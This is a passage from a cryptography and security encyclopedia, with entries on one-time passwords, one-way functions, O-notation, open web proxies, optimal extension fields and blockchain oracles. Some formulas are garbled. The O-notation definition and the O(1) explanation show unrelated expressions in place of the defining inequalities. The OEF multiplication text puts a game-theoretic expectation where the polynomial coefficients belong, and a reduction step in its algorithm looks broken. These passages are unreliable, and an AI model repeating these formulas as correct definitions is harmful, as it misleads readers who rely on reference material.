2. Computing the passwords is computationally expensive when the number n is large. For instance, if n = 1,000, then the user must compute $h^{999}(P_0)$, $h^{998}(P_0)$, …$h(P_0)$. This is a total of $\frac{999*1000}{2} = 499{,}500$ hash function evaluations. Clearly, this is very expensive for devices with limited computing power.

Cross-References

Authentication
Eavesdropping
Hash Chain
One-Way Function
Password
Replay Attack

Recommended Reading

Haller N (1994) The S/KEY one-time password system. In: Proceedings of the ISOC symposium on network and distributed system security, pp 151–157

Lamport L (1981) Password authentication with insecure. Commun ACM 24(11):770–772 [MathSciNet][zbMATH]

McDonald DL, Atkinson RJ (1995) One-time passwords in everything (OPIE): experiences with building and using strong authentication. In: Proceedings of the 5th USENIX UNIX Security Symposium, Salt Lake City, 5–7 June 1995. USENIX, Berkeley

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300661

One-Way Chain

Hash Chain

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_467

One-Way Function

Matthew J. B. Robshaw[11] ✉
(11) Orange Labs, Issy Moulineaux, France

✉ **Matthew J. B. Robshaw**
Email: matt.robshaw@orange-ftgroup.com

Definition

Informally, a one-way function is a function for which computation in one direction is straightforward, while computation in the reverse direction is far more difficult.

Background

The seminal paper of Diffie and Hellman (1976) was the first to set down the potential of one-way functions in the development of public-key cryptography. The interesting, and important, feature of the one-way function is the asymmetry in computational effort required to perform a function evaluation and its reverse.

Theory

While the informal definition gives the flavour of the one-way function, it is typically described in a more formal, though still not rigorous, way (Goldreich 1999; Menezes et al. 1997) as a function f with domain X and range (codomain) Y, where $f(x)$ is "easy" to compute for all $x \in X$; but for "virtually all" elements $y \in Y$, it is "computationally infeasible" to find an x such that $f(x) = y$. The function f is a one-way permutation when f is a

bijective one-way function and $X = Y$ (refer also substitutions and permutations).

In their original paper (Diffie and Hellman 1976), Diffie and Hellman provided a familiar example of such asymmetry in the difficulty of undoing the action of a sophisticated compiler that translates an easily understood program written in a high-level language into almost unintelligible machine code. A more mathematical example was provided by the contrast between exponentiation and taking discrete logarithms in some finite field. If one considers the integers modulo a large prime number$p$ together with some (primitive) base element g, then given a, it is straightforward to compute $g^a \bmod p$ (refer Modular Arithmetic). However, given $g^b \bmod p$, it is computationally difficult to recover b (for most b). This problem, with additional stipulations such that $p - 1$ have a large prime factor (Menezes et al. 1997), provides the security of Diffie–Hellman key agreement as well as many other cryptographic mechanisms that have been developed since 1976. Refer the discrete logarithm problem.

It is notable that although Diffie and Hellman introduced and explored the role of one-way functions in the development of public-key cryptography, the earlier use of one-way functions for secure password validation is attributed to Needham and Schroeder (Needham and Schroeder 1978). The concept of a one-way function is also to be found when considering the properties of a cryptographic hash function.

Since their introduction, considerable research has been conducted into providing a more rigorous foundation to the intuitive description given by Diffie and Hellman. Providing a suitable framework within which to analyze and formalize the concept of a one-way function is not straightforward and builds on an interchange between fields as diverse as computational complexity (Garey and Johnson 1979), information theory (Yao 1982), and number theory (Diffie and Hellman 1976). Nevertheless, the fundamental practical attributes of one-way functions and their companion trapdoor one-way functions have been vitally important in the development of cryptography and public-key cryptography, in particular.

Cross-References

Public Key Cryptography
Trapdoor One-Way Function

Recommended Reading

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE T Info Theory IT-22(6):644–654
[MathSciNet][zbMATH]

Garey MR, Johnson DS (1979) Computers and intractability: a guide to the theory of NP-completeness. W. Freeman, San Francisco
[zbMATH]

Goldreich O (1999) Modern cryptography, probabilistic proofs and pseudorandomness. Springer, Berlin
[zbMATH]

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC, Boca Raton
[zbMATH]

Needham RM, Schroeder MD (1978) Using encryption for authentication in large networks of computers. Commun ACM 21:993–999
[zbMATH]

Yao AC (1982) Theory and applications of trapdoor functions. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science, Chicago, pp 80–91

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300663

One-Way Hash Chain

Hash Chain

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300664

One-Way Property

Preimage Resistance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300665

Online Analytical Processing

Statistical Databases

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_423

O-Notation

Burt Kaliski[12] ✉
(12) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

O-notation is a way of expressing the relationship between the growth rates of two functions.

Theory

Let $T(x)$ and $U(x)$ be two positive-valued functions. The notation $T(x) = O(U(x))$ means, informally, that the function $T(x)$ is at most the same "order" as $U(x)$. More precisely, this means that there exists a constant $c > 0$ such that for all sufficiently large x,

$$B_{e_i} \leftarrow B_{e_i} \circ A$$

The value of $T(x)$ for small x is not necessarily constrained; the notation only indicates the asymptotic behavior.

Four related notations have also been defined, in addition to the *O*-notation described above, which is also called "big-*O*" notation:

- *"Big-Ω" notation*. $T(x) = \Omega(U(x))$ means that $T(x) \geq cU(x)$ for some constant $c > 0$, for all sufficiently large x;
- *"Θ" notation*. $T(x) = \Theta(U(x))$ means that $T(x) = O(U(x))$ and $T(x) = \Omega(U(x))$;

- *"Little-o" notation*. $T(x) = o(U(x))$ means that for every constant c, $T(x) < cU(x)$ for all sufficiently large x;
- *"Little-ω" notation*. $T(x) = \omega(U(x))$ means that for every constant c, $T(x) > cU(x)$ for all sufficiently large x.

The notations are analogous to the usual arithmetic comparison operators >, ≥, =, ≤, and <:

Notation	Operator
ω	>
Ω	≥
Θ	=
O	≤
o	<

For instance, if $T(x) = O(U(x))$ and $U(x) = O(V(x))$, then $T(x) = O(V(x))$; if $T(x) = o(U(x))$ then $U(x) = \omega(T(x))$, and so on.

The notations $O(1)$ and $o(1)$ deserve special explanation. $O(1)$ denotes a function of x that is bounded by a constant as $x \to \infty$, since by definition

$$c \notin \{c_1', c_2', \ldots\}$$

for some constant c and all sufficiently large x. Likewise, $o(1)$ denotes a function of x that tends toward 0 as $x \to \infty$.

The various notations can also be employed within more complex mathematical expressions. For instance, in the expression

$$T(x) = e^{(\gamma + o(1))(\log x)^t (\log\log x)^{1-t}}, \text{ for } x \to \infty,$$

the first term in the exponent tends toward γ as $x \to \infty$. See *L*-notation for details.

Technically, a notation such as $O(U(x))$ denotes the *set* of all functions that asymptotically grow more slowly than $U(x)$. Thus, formally one might write $T(x) \in O(U(x))$ to denote membership in this set. Also, in mathematics, one is sometimes concerned with the relationship between functions as the input approaches some finite value, rather than as it tends toward infinity. However, in cryptography, the notation $T(x) = O(U(x))$ is standard, and the limit $x \to \infty$ is assumed.

Applications

O-notation is often employed as a shorthand for algorithm running times, as it conceals implementation-specific details and focuses instead on the rate of growth. For instance, a typical algorithm for modular multiplication takes $O(x^2)$ time, where x is the length of the operands (or more typically in cryptography, the key size or security parameter). The actual time will be some implementation-specific constant times x^2, and may also involve a linear or constant "overhead." The notation $O(x^2)$ focuses on the highest-order effects and is helpful in assessing the growth of the running time as the size of the operands increase.

Cross-References

Exponential Time
L Notation
Polynomial Time
Subexponential Time

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1745

Open Web Proxies

Diego Perino[13] ✉, Matteo Varvello[14] ✉ and Claudio Soriente[15] ✉
(13) Telefonica Research, Barcelona, Spain
(14) Bell Labs, Nokia, Holmdel, NJ, USA
(15) NEC Labs Europe, Heidelberg, Germany

✉ **Diego Perino (Corresponding author)**
Email: diego.perino@telefonica.com

✉ **Matteo Varvello**
Email: matteo.varvello@nokia.com

✉ **Claudio Soriente**
Email: claudio.soriente@neclab.eu

Definition

A web proxy is a device or a software acting as an intermediary for HTTP(S) traffic between users and web services. There are different types of web proxies including enterprise proxies – used to enforce company policies as well as security purposes – and Internet Service Providers (ISP) proxies – used to optimize ISP traffic – just to cite a few. This chapter focuses on open web proxies, another type of web proxies which are free and open to the public. Lists of free web proxies are maintained by specialized forums, websites, and even VPN service providers.

Background

There are three main use cases for open web proxies: (1) hide a user's IP address, for privacy reasons; (2) enable access to geographically restricted

content by “shifting” a user’s IP to a country where the desired content can be accessed; and (3) censorship-avoidance by reaching censored content via proxy. A recent analysis of the traffic carried by proxies provided by a Chrome extension indicates that the majority of traffic can be associated with regular web browsing (i.e., non-streaming) (Perino et al. 2018, 2019).

To use a web proxy, a user explicitly configures it in either her web client (e.g., a browser) or operating system. Browser extensions like the one of (Perino et al. 2018, 2019) also exist, which simplify the process of finding and setting up a proxy within the browser. After setup, the browser forwards all its HTTP requests to the proxy. The proxy retrieves a requested resource from the remote server and returns it to the browser. In the presence of TLS-encrypted traffic (HTTPS), the browser relies on the HTTP CONNECT method to tunnel such traffic via the web proxy. The proxy is blind with respect to the content of the forwarded traffic but it still maintains visibility at TCP/IP layer.

Virtual Private Networks (VPNs) provide a similar service but with a few key differences. In particular, a VPN intercepts all traffic (not just HTTP) and requires root/admin privileges on the user machine, whereas a web proxy only handles HTTP(S) traffic and can be set up without root access.

Open Web Proxy Anonymity

Open web proxies are informally classified as *transparent*, *anonymous*, and *elite*, according to the level of anonymity they provide. Transparent proxies leak the IP address of the client to the destination server, for example, by adding the X-FORWARDED-FOR header, which includes the IP address of the requesting client. Anonymous proxies block headers that may allow the origin server to detect the identity of the client, but still announce themselves as proxies, for example, by adding the HTTP_VIA header. Elite proxies do not insert any of the above headers and disguise themselves as regular clients. Web servers can detect the presence of a proxy by probing its IP address – extracted from traffic previously received – to verify whether it can act as a proxy or not. In the case of open proxies, such IP addresses can also be matched against the public lists of proxies we mentioned above.

A recent analysis of a large set of open proxies (about 230,000 open proxies (Perino et al. 2019)) reveals that the open web proxy ecosystem is mostly composed of transparent proxies (77%), while a smaller fraction of open proxies are anonymous and elite (6% and 17% respectively).

Open Web Proxy Behavior, Security, and Privacy Threats

Recent work analyzed the open proxy ecosystem to understand performance and behavior of open proxies (see Mani et al. (2018), Scott et al. (2015), Tsirantonakis et al. (2018) Perino et al. (2018, 2019)). Perino et al. (2019) conducted an analysis over the largest set of open proxies (about 230,000) and revealed several important findings. First, they show that the open proxy ecosystem keeps growing fast, with thousands of new proxies announced daily. However, the majority of this ecosystem consists of open proxies which are either unresponsive, unreachable, or do not behave as proxies (e.g., return an error or a login page). On average, only 2% of the proxies work as expected and can be used by the general public. However, this small core of *working* proxies is quite unstable, for example, about 50% stop working after a month. The authors have identified the following reasons behind such ephemeral behavior: host misconfiguration that are eventually discovered and fixed by administrators, dynamic addressing (e.g., residential hosts whose IP addresses are assigned dynamically by DHCP), and even bait proxies potentially used to increase the number of visits to the websites announcing them.

With respect to the *behavior* of open proxies, 5–10% of the working proxies exhibit suspicious behaviors. The most prominent suspicious activities relate to injection of unwanted content such as advertisements, fingerprinting, and tracking code. Studies cited in references also found some evidence of injection of browser-based mining of cryptocurrencies code, malwares, or scripts to exfiltrate sensitive user information. TLS man-in-the-middle attacks are quite rare, likely because modern browsers can easily detect the attack, throw quite visual errors, and even refuse to load a webpage. HTTP header manipulation is also rare; when present, it aims at ensuring that injected advertisements are not filtered by ad-blockers.

The analysis in Perino et al. (2019) shows also evidence of malicious open proxies leveraging better performance as bait. In fact, malicious proxies were found to be twice as fast as non-malicious ones, on average. This suggests that malicious proxies are equipped with better connectivity than non-malicious one, to attract more users (victims). Malicious proxies are also found to have a significantly shorter lifetime than non-malicious proxies. This behavior is also likely intentional, as frequent IP changes can be used as a means to circumvent banning from remote servers.

Finally, proxies are hosted in both ISP and cloud providers' autonomous systems, and their geographical distribution is fairly skewed with the majority of the open web proxies residing in a few countries.

References

Mani A, Vaidya T, Dworken D, Sherr M (2018) An extensive evaluation of the Internet's open Proxies. Annual Computer Security Applications Conference

Perino D, Varvello M, Soriente C (2018) ProxyTorrent: untangling the free HTTP(S) proxy ecosystem. World Wide Web Conference
[zbMATH]

Perino D, Varvello M, Soriente C (2019) Long term measurement and analysis of the free proxy ecosystem. ACM Transaction of the Web
[zbMATH]

Scott W, Bhoraskar R, Krishnamurthy A (2015) Understanding open proxies in the wild. Chaos
[zbMATH]

Tsirantonakis G, Ilia P, Ioannidis S, Athanasopoulos E, Polychronakis M (2018) A large-scale analysis of content modification by open HTTP proxies. Network and Distributed System Security Symposium

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300666

Operational Safety

Safety in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300667

Operational Separation of Duties

Separation of Duties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_41

Optimal Extension Fields (OEFs)

Christof Paar[16, 17] ✉
(16) Max Planck Institute for Security and Privacy, Bochum, Germany
(17) Lehrstuhl Embedded Security, Ruhr-Universitaet Bochum, Bochum, Germany

Definition

Optimal extension fields (OEFs) are a family of finite fields with an arithmetic that can be implemented efficiently in software. OEFs are extension fields $GF(p^m)$ where the prime p is of special form.

Theory

OEFs were introduced first in (Bailey and Paar 1998) and independently in (Mihăilescu 1997). They are defined as follows:

Definition 1 *An* Optimal Extension Field *is a finite field* $GF(p^m)$ *such that*:

1. *p is a prime number of the form* $2^n \pm c, \log_2 c \leq \left\lfloor \frac{1}{2} n \right\rfloor$ (*such primes are also referred to as*pseudo-Mersenne prime).
2. *An irreducible binomial* $P(x) = x^m - \omega$ *exists over* $GF(p)$.

An example of an OEF is the field $GF(p^6)$ with the prime $p = 2^{32} - 387$ and the irreducible polynomial $x^6 - 2$. Note that the cardinality of this OEF is *roughly* $(2^{32} - 387)^6 \approx 2^{192}$.

The main motivation for OEFs is that the field parameters can be chosen such that they are a good match for the processor on which the field arithmetic is to be implemented. In particular, it is often an advantage to choose an OEF $GF(p^m)$ such that the prime p can be represented within one register of the target processor. For instance, in the OEF example given above, $GF((2^{32} - 387)^6)$, the prime $2^{32} - 387$ fits in the registers of a 32 bit CPU. In this situation, field arithmetic can be implemented rather efficiently. The following theorem from (Lidl and Niederreiter 1983) describes the cases when an irreducible binomial over $GF(p)$ exists:

Theorem 1 *Let $m \geq 2$ be an integer and $\omega \in GF(p)^*$. Then the binomial $x^m - \omega$ is irreducible in $GF(p)[x]$ if and only if the following two conditions are satisfied: (i) each prime factor of m divides the order e of ω over $GF(p)$, but not $(p-1)/e$; (ii) $p \equiv 1 \bmod 4$ if $m \equiv 0 \bmod 4$.* An important corollary is given in (Jungnickel 1993):

Corollary 1 *Let ω be a primitive element for $GF(p)$ and let m be a divisor of $p - 1$. Then $x^m - \omega$ is an irreducible polynomial.*

A brief outline of the arithmetic algorithms of OEFs follows, where one distinguishes between arithmetic in the subfield $GF(p)$, and arithmetic in the extension field $GF(p^m)$. Extension field arithmetic requires subfield calculations as a "subroutine."

- *Subfield addition and subtraction*. If p can be represented in one register, all elements of $GF(p) = \{0, 1, \ldots, p - 1\}$ can be represented as simple one-word integers. Addition is straightforward and very efficient: One performs a regular integer addition and, if the sum is larger than p, the modulus p is subtracted from the sum. Subtraction can be done analogously.
- *Subfield multiplication*. Due to the fact that p is a Pseudoe Mersenne Primes, subfield multiplication is also efficient. In fact, the run-time of software implementations of OEF arithmetic greatly relies on the fact that subfield multiplication is fast. In a typical implementation, in a first step the two operands $a, b \in GF(p)$ are multiplied yielding the integer product $d = a \times b$. This is done with one integer multiplication. Note that in the general case d has about twice the bit length of p if one assumes

that a and b both have about the same bit lengths as the modulus p. Due to the special form of p, the following algorithm allows an efficient reduction d mod p without performing an explicit integer division. Below a form of such a modular reduction algorithm, adapted from (Menezes et al. 1997), is presented. The operator $\gg$ is taken to mean "right shift."

This reduction algorithm requires two integer multiplications and some shifts and additions. Ignoring the latter operations, the main costs for one OEF subfield multiplication are 1 + 2 = 3 integer multiplications.

Algorithm 1 Fast subfield modular reduction

Require: $p = 2^n - c$, $\log_2 c \leq \left\lfloor \frac{1}{2} n \right\rfloor$, $d < p^2$ is the integer to reduce

Ensure: $r \equiv d \bmod p$

```
q_0 ← d ≫ n
r_0 ← d − q_0 2^n
r ← r_0
i ← 0
while q_i > 0 do
    q_{i+1} ← q_i c ≫ n
    r_{i+1} ← q_i c − (q_{i+1} ≫ n)
    i ← i + 1
    r ← r + r_i
end while
while r ≥ p do
    r ← r − p
end while
```

- An important special case are OEFs where the prime has the form $p = 2^n \pm 1$. In this case, the modulo reduction itself can be performed with one addition or subtraction, and the main costs for an entire subfield multiplication are one integer multiplication. The reduction method for primes $2^n - 1$ is described in the entry Mersenne prime. OEFs with primes $2^n \pm 1$ are sometimes referred to as Type I OEFs (Bailey and Paar 1998).
- *Extension field addition and subtraction*. Addition of two field elements is simply an addition of the corresponding coefficients of the two elements. The coefficient additions follow $GF(p)$ arithmetic rules. Subtraction is done analogously.

- *Extension field multiplication*. It is usually advantageous to represent elements of OEFs in a standard (or polynomial) basis. Field multiplication can be performed in two stages. First, an ordinary polynomial multiplication of two field elements $A(x)$ and $B(x)$ is performed, resulting in an intermediate product $C'(x)$ of degree less than or equal to $2m - 2$:

$$C'(x) = A(x) \times B(x) = c'_{2m-2}x^{2m-2} + \cdots + c'_1 x + c'_0;\ c'_i \in GF(p). \tag{1}$$

  The schoolbook method to calculate the coefficients $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$ requires m^2 multiplications and $(m - 1)^2$ additions in the subfield $GF(p)$. Optionally, the Karatsuba Algorithm can be applied here to reduce the number of coefficient multiplications. For instance, for fields $GF(p^6)$, the polynomial multiplication can be performed with 18 subfield multiplications (as opposed to 36 with the schoolbook method) when applying the Karatsuba algorithm recursively (Bailey and Paar 2001).
  In the second stage of the OEF multiplication, the intermediate result $C'(x)$ has to be reduced modulo the irreducible polynomial $P(x) = x^m - \omega$. Note that the following congruences hold: $x^m \equiv \omega \mod P(x)$, $x^{m+1} \equiv \omega\, x \mod P(x)$, …, $x^{2m-2} \equiv \omega x^{m-2} \mod P(x)$. Hence, the terms $c'_m x^m, \ldots, c'_{2m-2}x^{2m-2}$ can each be reduced with one multiplication by ω and one addition in the subfield. Thus, the entire modulo reduction requires at most $m - 1$ multiplications by ω and $m - 1$ additions, where both of these operations are performed in $GF(p)$.
- *Extension field inversion*. The two most useful methods for inversion are the Euclidean algorithm and reduction of the extension field inversion to subfield inversion via the Itoh–Tsujii algorithm. Inversion in Finite Fields and Rings for more information about those two methods.
- *Extension field exponentiation*. One can use either one of the standard exponentiation techniques, such as the sliding window method. A particularly fast method for OEFs is the one described in (Avanzi and Mihăilescu 2003) which is based on the fact that the Frobenius automorphism can be computed efficiently in OEFs.

A generalization of OEFs, that is fields $GF(p^m)$, $p > 2$, with p not necessarily a pseudo-Mersenne prime and the field polynomial not necessarily a binomial, is discussed in (Avanzi and Mihăilescu 2003). Tables with OEFs and more details about the arithmetic of OEFs are described in (Bailey and Paar 2001).

Applications

OEFs are useful as underlying algebraic structure for cryptosystems that rely on finite fields. In particular, they appear useful for elliptic curve cryptosystems. OEFs can be tailored for microprocessors with large word sizes and for those with small registers. For instance, on a 64 bit CPU, the OEF $GF((2^{61} - 1)^3)$ with the irreducible polynomial $P(x) = x^3 - 5$ can be a good choice. The finite field has an order of approximately 2^{183}. For small 8 bit microprocessors, which are common in smart cards and other embedded applications, the OEF $GF((2^8 - 17)^{17})$ with the irreducible polynomial $P(x) = x^{17} - 2$ can be used. This finite field has an order of approximately 2^{134}.

Cross-References

Finite Field
Mersenne Prime

Recommended Reading

Avanzi RA, Mihăilescu P (2003) Generic Efficient Arithmetic Algorithms for PAFFs (Processor Adequate Finite Fields) and Related Algebraic Structures. Workshop in Selected Areas in Cryptography (SAC), LNCS, Springer, Berlin, 2003

Bailey DV, Paar C (1998) Optimal extension fields for fast arithmetic in public-key algorithms. In: Krawczyk H (ed) Advances in cryptology–CRYPTO '98, LNCS 1462. Springer, Berlin, pp 472–485 [zbMATH]

Bailey DV, Paar C (2001) Efficient arithmetic in finite field extensions with application in elliptic curve cryptography. J Cryptol 14(3):153–176 [MathSciNet][zbMATH]

Jungnickel D (1993) Finite fields. B.I.-Wissenschaftsverlag, Mannheim

[zbMATH]

Lidl R, Niederreiter H (1983) Finite fields, encyclopedia of mathematics and its applications, vol 20. Addison-Wesley, Reading
[zbMATH]

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
[zbMATH]

Mihăilescu P (1997) Optimal Galois field bases which are not normal. Recent Result Session, Fast Software Encryption 1997

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1659

Oracle (Blockchain Concept)

Ari Juels[18] ✉
(18) Cornell Tech and Initiative for CryptoCurrencies and Contracts (IC3), New York City, NY, USA

✉ **Ari Juels**
Email: juels@cornell.edu

Synonyms

Authenticated data feed

Definition

An *oracle* in the context of distributed ledgers is a form of middleware that connects smart contracts with "off-chain resources," that is, with resources external to the blockchains on which they operate.

The consensus protocols underpinning distributed ledgers lack mechanisms to communicate with systems such as web services. Incorporating such mechanisms would greatly complicate blockchain design. This is because web services may experience failures or outages or return inconsistent results, making it difficult to reach consensus on their outputs in a consistent, timely manner. Consequently, smart contracts, which execute on blockchains, lack direct access to off-chain resources such as data from web services.

Many of the most popular and compelling smart contract applications, however, require access to off-chain data. Oracles fulfill this requirement.

Applications

Two example applications illustrate smart contracts' need for oracle systems:

- *Decentralized Finance (DeFi)*. Smart contracts that operate as financial instruments or market makers – so-called decentralized finance (DeFi) contracts – hold many billions of dollars at the time of writing (Werner et al., 2021). DeFi contracts often depend upon access to timely price data on digital assets. For example, a cryptocurrency exchange implemented as a smart contract requires price data to determine the rate for which users can exchange one asset for another, for example, digital token X for digital token Y. For this purpose, most DeFi contracts rely on oracles to fetch fresh data from trustworthy web sources.
- *Insurance*. Smart contracts can implement insurance policies based on quantitative data (Gatteschi et al., 2018) (a concept sometimes called *parametric insurance*). For example, a smart contract can implement a flight insurance policy. A user pays a premium to the contract, and if her flight is delayed or cancelled, the contract compensates her. To determine whether or not a user should be paid, the contract needs access to flight information. Insurance smart contracts rely for this purpose on oracles.

Serving data for such applications is the simplest and common function of an oracle system.

Theory

Basic Design and Functionality

An oracle system consists of an on-chain component that interacts with the smart contracts to which it furnishes data and an off-chain component that obtains the data from off-chain systems.

For a smart contract $\mathscr{C}$ to obtain data from an oracle system $\mathscr{O}$, it sends a request Q on the blockchain to an oracle-associated address A (which may itself be a contract). Here, Q specifies the form of the data the contract is requesting. To service the request, the oracle system $\mathscr{O}$ implements a sequence of operations, simplified here for clarity:

1. *Receive query*. $\mathscr{O}$ observes transmission of the query Q from $\mathscr{C}$ to A.

2. *Process query*. $\mathscr{O}$ queries off-chain resources, for example, web servers run by trustworthy entities, to obtain the data requested in query Q. $\mathscr{O}$ formulates a response $\mathscr{S}$, generally called a *report*.

3. *Return response*. Through its blockchain address A, the oracle system $\mathscr{O}$ sends the report $\mathscr{S}$ to $\mathscr{C}$.

Security Goals

The above three-step process for serving smart-contract queries appears straightforward – amenable in principle to implementation in a single purpose-built web server. The main challenge in oracle system design is ensuring robust security, ideally commensurate with that of the blockchain or blockchains the oracle system services. Two security properties are of paramount importance: *liveness* and *safety*. These are the classical security properties required of consensus systems (Alpern and Schneider, 1985, 1987) and are roughly analogous in oracle systems.

Liveness in an oracle system means that $\mathscr{O}$ always returns results in a timely manner, even in an adversarial environment. *Safety* means that an oracle service always faithfully relays results from target data sources according to a predetermined policy; simply put, that it always returns correct reports.

Achieving these properties in practice requires that an oracle system be *decentralized*, that is, that it operates as a network of independently operated nodes (Ellis et al., 2017). A typical security goal in oracle system design is to ensure liveness and safety even if a minority subset of nodes are corrupted by an adversary, by close analogy with the security goal for a consensus protocol.

Toward this end, the nodes in an oracle network typically fetch data from target sources independently. To produce a report $\mathscr{S}$, they aggregate their individually obtained data in a protocol that ensures a correct result even if a number of nodes are faulty or malicious.

For example, to compute a report $\mathscr{S}$ containing an asset price (say, the price of Bitcoin in U.S. dollars), nodes might engage in a protocol whose output is the median of nodes' input values. Assuming a majority of honest,

that is, correctly functioning nodes, this operation ensures a key property: The resulting value $\mathscr{S}$ will lie between the values reported by two honest nodes.

To ensure liveness, an oracle system may designate a node to relay $\mathscr{S}$ to the target blockchain and require other nodes to relay $\mathscr{S}$ if the designated node fails.

A Broader Perspective

Today, the main role played by oracle systems is relaying data from web servers to smart contracts. As stressed earlier in this entry, though, oracle systems may be viewed as blockchain middleware. This view suggests their larger role as general platforms for any of the wide variety of off-chain services that smart contracts may require.

For example, oracle systems can relay data *between* blockchains. Such a service plays a role in *wrapping* digital assets, for example, representing Bitcoin as an asset on another blockchain such as Ethereum. To do so securely, that is, without allowing the Bitcoin to be spent on the Bitcoin blockchain, requires that an oracle system report on the Ethereum blockchain whether a given quantity of Bitcoin has been deposited with an address on the Bitcoin blockchain deemed to offer trustworthy custody.

Oracle systems can also perform off-chain computation. (Indeed, they must in order to aggregate data fetched by individual nodes.) Performing computation off chain more generally on behalf of smart contracts can be attractive, as it incurs lower computational costs than on-chain computation and can also provide *confidentiality*, in the sense of ensuring that sensitive data or intermediate results are not exposed on-chain, as we discuss below.

Finally, oracle systems can relay data *from* blockchains *to* off-chain systems. The seminal paper by Nick Szabo that proposed the concept of smart contracts (Szabo, 1994) offers an example. Szabo envisioned a system in which the owner of a car who fails to make payments on her automobile loan is locked out of the car by a smart contract. This application requires an oracle system.

Open Problems and Future Directions

There are many open problems in oracle design. They include *scaling* (Croman et al., 2016), that is, increasing oracle performance to match that

of increasingly fast blockchains, identifying economic mechanisms that help bolster the security of oracle systems (George and Lesaege, 2020; Peterson et al., 2015) – a problem in *mechanism design* (Nisan et al., 2007) – and expanding the range of services and applications that oracle systems can support.

An additional research problem is achieving meaningful forms of *confidentiality* for smart contracts. We highlight this problem here because its aim is to address a major gap in the features offered by blockchains.

Blockchains are designed for transparency, that is, rendering transactions world readable and immutable. This feature, however, is at odds with the confidentiality requirements of many users and their applications. For example, financial institutions typically wish to conceal their trading activity and may be averse to use of DeFi contracts that instead publish such activity. Oracle systems can support such confidentiality objectives. A particularly challenging goal is creating oracle systems that can process sensitive data for smart contracts *while concealing the data from oracle nodes themselves*.

For example, a pair of financial institutions may wish to act as trading partners using a financial instrument implemented as a smart contract, for example, a binary option on the U.S. dollar price of token *X*. They may wish not to reveal to the oracle nodes servicing their contract *what token X* is the subject of the financial instrument.

Proposed techniques for achieving such confidentiality include cryptographic protocols for zero-knowledge proofs over web data (Zhang et al., 2020), use of trusted hardware (Zhang et al., 2016), and use of secure multiparty computation (Benhamouda et al., 2019). All of these techniques offer various trade-offs. Enlarging the design space of such confidentiality-enforcing techniques represents an important open problem.

Cross-References

Byzantine Agreement
Multiparty Computation
Smart Contract
Trusted Computing

References

Alpern B, Schneider FB (1985) Defining liveness. Inform Process Lett 21(4):181–185 [MathSciNet][zbMATH]

Alpern B, Schneider FB (1987) Recognizing safety and liveness. Distrib Comput 2(3):117–126 [zbMATH]

Benhamouda F, Halevi S, Halevi T (2019) Supporting private data on Hyperledger fabric with secure multiparty computation. IBM J Res Dev 63(2/3):3–1 [zbMATH]

Croman K, Decker C, Eyal I, Gencer AE, Juels A, Kosba A, Miller A, Saxena P, Shi E, Sirer EG et al (2016) On scaling decentralized blockchains. In: International Conference on Financial Cryptography and Data Security. Springer, pp 106–125

Ellis S, Juels A, Nazarov S (2017) Chainlink: a decentralized oracle network

Gatteschi V, Lamberti F, Demartini C, Pranteda C, Santamaría V (2018) Blockchain and smart contracts for insurance: is the technology mature enough? Future Internet 10(2):20

George W, Lesaege C (2020) An analysis of $p + \epsilon$ attacks on various models of schelling game based systems. In: Cryptoeconomic Systems (CES)

Nisan N, Tardos E, Roughgarden T, Vazirani V (2007) Algorithmic game theory. Cambridge University Press, Cambridge, UK [zbMATH]

Peterson J, Krug J, Zoltu M, Williams AK, Alexander S (2015) Augur: a decentralized oracle and prediction market platform. arXiv preprint arXiv:150101042

Szabo N (1994) Smart contracts. Unpublished manuscript [zbMATH]

Werner SM, Perez D, Gudgeon L, Klages-Mundt A, Harz D, Knottenbelt WJ (2021) Sok: Decentralized finance (DeFi). arXiv preprint arXiv:210108778

Zhang F, Cecchetti E, Croman K, Juels A, Shi E (2016) Town crier: An authenticated data feed for smart contracts. In: ACM Conference on Computer and Communications Security (ACM CCS), pp 270–282

Zhang F, Maram SKD, Malvai H, Goldfeder S, Juels A (2020) DECO: Liberating web data using decentralized oracles for TLS. In: ACM Conference on Computer and Communications Security, pp 1919–1938

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300668

ORAM

Oblivious RAM (ORAM)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
